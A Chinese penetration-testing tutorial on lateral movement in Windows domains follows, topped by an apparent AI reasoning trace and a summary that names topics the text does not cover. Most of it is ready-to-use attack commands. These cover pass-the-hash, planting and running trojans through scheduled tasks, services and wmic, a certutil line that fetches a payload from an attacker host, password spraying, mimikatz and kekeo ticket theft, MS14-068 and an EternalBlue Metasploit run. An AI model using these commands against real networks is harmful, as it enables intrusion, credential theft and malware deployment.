好的,我现在需要帮用户总结一篇文章的内容,控制在100字以内,并且不需要特定的开头。首先,我得仔细阅读文章,理解其主要内容和重点。 文章主要讨论了内网渗透中的横向移动技术,包括多种方法如哈希传递攻击、WMI、SMB、计划任务等。还提到了自动化工具和一些高级攻击技术,如PTT和委派攻击。最后,还涉及了Exchange服务器的漏洞利用。 接下来,我需要将这些信息浓缩到100字以内。要确保涵盖主要技术和工具,同时保持简洁明了。避免使用复杂的术语,让总结易于理解。 可能的结构是先点出主题,然后列举几种主要技术,最后提到工具和安全建议。这样既全面又简洁。 最后检查字数,确保不超过限制,并且表达清晰。 </think> 文章介绍了内网渗透测试中常用的横向移动技术,包括哈希传递攻击、WMI、SMB、计划任务上线、服务上线、自动化工具交互式shell等方法,并涉及域控提权、委派攻击及Exchange服务器漏洞利用等内容。 2026-1-31 09:3:19 Author: www.freebuf.com(查看原文) 阅读量:0 收藏
导语
到达内网最重要的部分了,我们经过内网的信息搜集,发现在域内主机,使用横向移动的技术扩大战果。这里把常用的横向移动技术分享出来,希望读者有所收获。
前期知识


域用户切换
如果拿到权限的用户不是域内用户需要实现横向移动,用mimikazt获取hsah切换域内用户上线。

hash转明文
hashcat.exe -a 0 -m 1000 ntlm password.txt
PTH
哈希传递攻击,是Windows 环境下最核心、最常用的身份冒充 / 横向移动攻击手段,核心逻辑是:无需获取目标账户的明文密码,仅通过账户的「NTLM 哈希」,就能完成 Windows 的 NTLM 认证,实现远程访问目标机器、执行命令等操作

IPC
通过验证用户名和密码获得相应的权限,在远程管理计算机和查看计算机的共享资源时使用。利用IPC$,连接者可以与目标主机建立一个连接,利用这个连接,连接者可以得到目标主机上的目录结构、用户列表等信息
端口445 139
利用命令
net use \192.168.52.138\ipc$ 密码 /user:god.org\Administrator #域链接
net use \server\ipc$ "password"/user:username # 工作组连接
net use \192.168.52.138\IPC$ /delete #删除连接
net use #查看本机连接共享情况
net view \192.168.52.138 #查看已建立连接目标主机的共享资源
dir \192.168.52.138\C$\ # 查看文件列表
copy \192.168.52.138\C$\1.bat 1.bat # 下载文件
copy 1.bat \192.168.52.138\C$ # 复制文件
net use \192.168.52.138\C$\1.bat /del # 删除

目标主机下载文件
copy C:\Users\Administrator\Desktop\zx.exe \192.168.52.138\c$\Users\liukaifeng01\Desktop\zx.exe

计划任务上线(正向木马)

2012以下的版本
at \192.168.52.138 14:49 C:\Users\liukaifeng01\Desktop\zx.exe
2012以上的版本

创建任务
schtasks /create /s 192.168.52.138 /ru "SYSTEM" /tn test1 /sc DAILY /tr C:\Users\liukaifeng01\Desktop\zx.exe /F
执行任务
schtasks /run /s 192.168.52.138 /tn test1 /i
服务上线(反向木马)

创建服务
sc \owa.god.org create shell binpath= "c:\Users\liukaifeng01\Desktop\fx.exe"
运行服务
sc \owa.god.org start shell
自动化工具
交互式shell
atexec.exe god/administrator:[email protected]有域
atexec.exe god/administrator:[email protected] "命令执行"无域
atexec.exe ./administrator:[email protected] "命令执行"Hash
atexec.exe -hashes :hash值 god/[email protected] “命令执行”python
python atexec.py god/administrator:[email protected] "命令执行"

下载地址:https://github.com/fortra/impacket
WMI
WMI (Windows Mannagement Instrumentation)全称 “windows 管理规范”,从 win2003 开始一直存在。它原本的作用是方便管理员对 windows 主机进行管理。使用 wmic 远程执行命令,在远程系统中启动 Windows Mannagement Instrumentation 服务(目标服务器需要开放 135 端口,wmic 会以管理员权限在远程系统中执行命令)Windows操作系统默认不会将WMI的操作记录到日志当中,而且因为采用的是无文件攻击,所以导致WMI具有极高的隐蔽性。
利用命令

wmic /node:192.168.52.138 /user:god\administrator /password:”” process call create “命令”(无回显)
下载木马
shell wmic /node:192.168.52.138 /user:god\administrator /password:"" process call create "certutil.exe -urlcache -split -f http://192.168.111.128:80/fx.exe ""C:\Users\liukaifeng01\Desktop\fx.exe"""运行木马

shell wmic /node:192.168.52.138 /user:god\administrator /password:"" process call create ""C:\Users\liukaifeng01\Desktop\fx.exe""
自动化工具
交互式shell
wmiexec.exe god/administrator:[email protected]有域
wmiexec.exe god/administrator:[email protected] "命令执行"无域
wmiexec.exe ./administrator:[email protected] "命令执行"py
Python wmiexec.py god/administrator:[email protected] "命令执行"Hash
wmiexec.exe -hashes :hash值 god/[email protected] “命令执行”

SMB
SMB 服务通常由文件服务器提供,它允许客户端计算机通过网络访问服务器上的共享资源。通过 SMB 用户可以在网络上访问和共享文件夹、文件以及打印机,从而实现在不同计算机之间方便地共享数据和打印输出。利用 SMB 可通过明文或 HASH 传递来远程执行
端口445

CS连接

cs拿到hash后发现其他资产,使用jump功能实现横向移动。
Pstools
微软官方的工具,免杀。
PsExec64.exe \192.168.52.138 -u administrator -p passwd -s cmd

下载链接:https://learn.microsoft.com/zh-cn/sysinternals/downloads/psexec

自动化工具
交互式shell
smbexec.exe god/administrator:[email protected]有域
smbexec.exe god/administrator:[email protected] "命令执行"无域
smbexec.exe ./administrator:[email protected] "命令执行"py
Python psexec.py god/administrator:[email protected] "命令执行"hash
smbexec.exe -hashes :hash值 god/[email protected] “命令执行”
WINRM&WINRS

WinRM代表Windows远程管理,是一种允许管理员远程执行系统管理任务的服务,利用WinRM服务,采用WinRS连接
端口 5985
攻击机开启:
winrm quickconfig -q
winrm set winrm/config/client @{TrustedHosts="*"}
命令执行
winrs -r:192.168.52.138 -u:192.168.52.138\administrator -p:passwd 命令
cs连接



Dcom
DCOM(分布式组件对象模型)是微软的一系列概念和程序接口。它支持不同的两台机器上的组件间的通信,不论它们是运行在局域网、广域网、还是 Internet 上。利用这个接口,客户端程序对象能够向网络中另一台计算机上的服务器程序对象发送请求
条件:
适用目标 Win7 系统以上
管理员权限 PowerShell
远程主机防火墙未阻止
自动化工具
交互式shell
Python dcomexec.py god/administrator:[email protected]
py
Python dcomexec.py god/administrator:[email protected] "命令执行"Hash
dcomexec.py -hashes :hash值 god/[email protected] “命令执行”
RDP
windows远程连接,老生常谈。这里不说了,不懂得看我上一篇。
socks代理

http代理

SharpRDP
这个工具可以使用RDP执行命令。
SharpRDP.exe computername=192.168.3.32 command="命令" username=Administrator password=

下载:https://github.com/0xthirteen/SharpRDP
crackmapexec
密码喷射工具,支持smb,wenrm,mssql,frp,ssh等协议。
主要参数: -u 用户,-p 密码,-H 哈希值,-d 指定域,-x 执行命令
crackmapexec smb 192.168.52.138-143 -u administrator -p passwd --local-auth #本地用户crackmapexec smb 192.168.1.101 -u /path/to/users.txt -p Summer18 #多个用户以一个密码
crackmapexec smb 192.168.1.101 -u Administrator -p /xxx/passwords.txt#一个用户多个密码
crackmapexec smb 192.168.1.101 -u Administrator -H /xxx/HASH.txt #hsah爆破
crackmapexec smb 192.168.52.138-143 -u administrator -p passwd #探针


crackmapexec smb 192.168.52.138-143 -u administrator -p passwd -x 'whoami' #命令执行


crackmapexec smb 192.168.52.138 -u administrator -p passwd --put-file /root/1.txt \Windows\Temp\1111.txt #上传文件
PTT
PTT(Pass-the-Ticket) 是一种利用 Windows 域环境中 Kerberos 认证协议的高级攻击技术,通过窃取或伪造 Kerberos 票据来冒充合法用户,无需密码即可访问网络资源
MS14_068

漏洞 - MS14068(webadmin 权限)- 利用漏洞生成的用户的新身份票据尝试认证MS14-068 是密钥分发中心(KDC)服务中的 Windows 漏洞。它允许经过身份验证的用户在其 Kerberos 票证(TGT)中插入任意 PAC。该漏洞位于 kdcsvc.dll 域控制器的密钥分发中心 (KDC) 中。用户可以通过呈现具有改变的 PAC 的 Kerberos TGT 来获得票证
先获取sid whoami/user
MS14-068.exe -u [email protected] -s S-1-5-21-1982601180-2087634876-2293013296-1002 -d 192.168.52.138 -p passwd
测试



导入票据
mimikatz kerberos::ptc C:\Users\user.STU1\Desktop\[email protected]
Kekeo(hsah->ticket)

kekeo(高权限,需 NTLM)- 利用获取的 NTLM 生成新的票据尝试认证因为当前主机肯定之前与其他主机连接过,所以本地应该生成了一些票据,我们可以导出这些票据,然后再导入票据,利用。该方法类似于 cookie 欺骗缺点:票据是有有效期的,所以如果当前主机在连接过域控的话,有效期内可利用
本地的
shell kekeo.exe "tgt::ask /user:administrator /domain:god.local /ntlm:ae186033f8172c7ea159374ffa45fe61" "exit"域内
shell kekeo.exe "tgt::ask /user:administrator /domain:god.org /ntlm:ae186033f8172c7ea159374ffa45fe61" "exit"


导入票据
shell kekeo.exe "kerberos::ptt [email protected][email protected]" "exit"

mimikatz

之前域管理员登录或该机器,有历史遗留票据。
导出本地票据
mimikatz sekurlsa::tickets /export
导入票据
mimikatz kerberos::ptt文件名
rc4暴力破解
利用通讯的加密类型票据进行爆破明文Kerberos 攻击
条件:采用 rc4 加密类型票据
使用一下工具可以识别域内使用rc4加密票据机器,并帮我们通讯目标机器尝试票据
Rubeus
生成票据
Rubeus.exe


hashcat -m 13100 hash.txt pass.txt --force
impacket
通讯域控
python GetUserSPNs.py -request -dc-ip 192.168.3.142 0day.org/jack:admin!@#45 -outputfile hash.txt


使用mimikazt导出票据爆破
mimikatz sekurlsa::tickets /export
爆破
python tgsrepcrack.py pass.txt "xx.kirbi"
域控提权
域控提权主要式通过漏洞拿到域控的控制权。

MS17-010
Microsoft Windows 中的 SMBv1 服务器存在远程代码执行漏洞,攻击者可以通过精心制作的数据包利用此漏洞执行任意代码
use exploit/windows/smb/ms17_010_eternalblue
set rhost 192.168.52.138
run
